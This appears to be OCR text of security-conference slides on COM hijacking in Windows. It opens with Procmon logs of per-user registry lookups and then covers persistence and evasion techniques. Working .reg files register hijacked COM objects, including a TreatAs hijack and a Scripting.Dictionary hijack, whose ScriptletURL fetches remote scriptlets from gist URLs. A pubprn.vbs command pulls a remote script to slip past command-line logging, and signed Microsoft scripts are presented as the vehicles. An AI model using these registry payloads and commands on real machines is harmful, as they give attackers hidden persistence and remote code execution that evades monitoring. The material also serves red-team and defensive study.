Result | contains | NOT FOUND | then | Include

Column	Relation	Value	Action
✓ Process Name	contains	explorer.exe	Include
✓ Result	contains	NOT FOUND	Include
✓ Path	contains	HKCU	Include
✓ Process Name	is	Procmon.exe	Exclude
✓ Process Name	is	Procexp.exe	Exclude
✓ Process Name	is	Autoruns.exe	Exclude
✓ Process Name	is	Procmon64.exe	Exclude
✓ Process Name	is	Procexp64.exe	Exclude

```
8:4...  Explorer.EXE  2900  RegOpenKey  HKCU\Software\Classes\Unknown\ShellEx\IconHandler   NAME NOT FOUND Desired
8:4...  Explorer.EXE  2900  RegOpenKey  HKCU\Software\Classes\SystemFileAssociations\.     NAME NOT FOUND Desired
```

Example - There are DOZENS of these



```
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete                   NAME NOT FOUND Desired Access: Q...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}                    NAME NOT FOUND Desired Access: R...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\TreatAs            NAME NOT FOUND Desired Access: Q...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}                    NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}                    NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocServer32     NAME NOT FOUND Desired Access: R...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32     NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32     NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32     NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32     NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32     NAME NOT FOUND Desired Access: M...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocHandler32    NAME NOT FOUND Desired Access: Q...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocHandler      NAME NOT FOUND Desired Access: Q...
3:15:4...  Explorer.EXE  3172  RegOpenKey  HKCU\Software\Classes\Applications\explorer.exe                                       NAME NOT FOUND Desired Access: R...
```

Excavation Tools

James Forshaw - OleViewDotNet - https://github.com/tyranid/oleviewdotnet

Mark Russonovich - ProcMon - https://technet.microsoft.com/en-us/sysinternals/processmonitor

RPCView - http://rpcview.org

API Spy - http://www.rohitab.com/apimonitor

Malicious Tactics Overview

Persistence

COM Hijacking - Evasion

Office Add-Ins

Privilege Escalation

Lateral Movement

Persistence via COM Hijacking

Leveraging Per-User COM Objects, we can divert resolution to an object under our control.

Registry Only Persistence


- “TreatAs” hijack
- COM handler hijacking (scheduled tasks)

https://msdn.microsoft.com/en-us/library/windows/desktop/ms679737(v=vs.85).aspx

https://github.com/subTee/OSArchaeology/blob/master/COM/TreatAsPersistence.reg

https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/

Persistence via COM Hijacking



```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

DEMO

Registry Only Persistence

Evasion


Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.

This allows you to instantiate your own code without exposing it via the command line.

Abusing WSH: VBScript Injection


Leverage an existing, signed VBScript to run our code



```
C:\Users\subTee>cd \

C:\>C:\Windows\system32\Printing_Admin_Scripts\en-US\pubprn.vbs 127.0.0.1
script:https://goo.gl/PjIkds

C:\>
```

C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs




```

ServerName= args(0)
Container = args(1)


on error resume next
Set PQContainer = GetObject(Container)

```

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet

Example: Evade Command Line Logging


slmgr.vbs instantiates Scripting.Dictionary via CreateObject(). Hijack that object to make it run your code



```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary]
@=""

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"


[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/4373e9a63aaebe177c747af9bc6da743/raw/2207d8a1a536371aff5f61c8bef8400622868976/wee.png"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Scripting.Dictionary"
```


Source Code of Slmgr.vbs

Default System File



```
'
' Copyright (c) Microsoft Corporation. All rights reserved.
'
' Windows Software Licensing Management Tool.
'
' Script Name: slmgr.vbs
'

Option Explicit

Dim g_objWMIService, g_strComputer, g_strUserName, g_strPassword, g_IsRe
g_strComputer = "."
g_IsRemoteComputer = False

dim g_EchoString
g_EchoString = ""

dim g_objRegistry

Dim g_resourceDictionary, g_resourcesLoaded
Set g_resourceDictionary = CreateObject("Scripting.Dictionary")
g_resourcesLoaded = False
```


Example: Evade Command Line Logging



```
C:\>sigcheck C:\Windows\System32\slmgr.vbs

Sigcheck v2.20 - File version and signature viewer
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\slmgr.vbs:
        Verified:       Signed
        Signing date:   3:52 PM 3/18/2017
        Publisher:      Microsoft Windows
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    n/a

C:\>cscript /b C:\Windows\System32\slmgr.vbs

C:\>
```

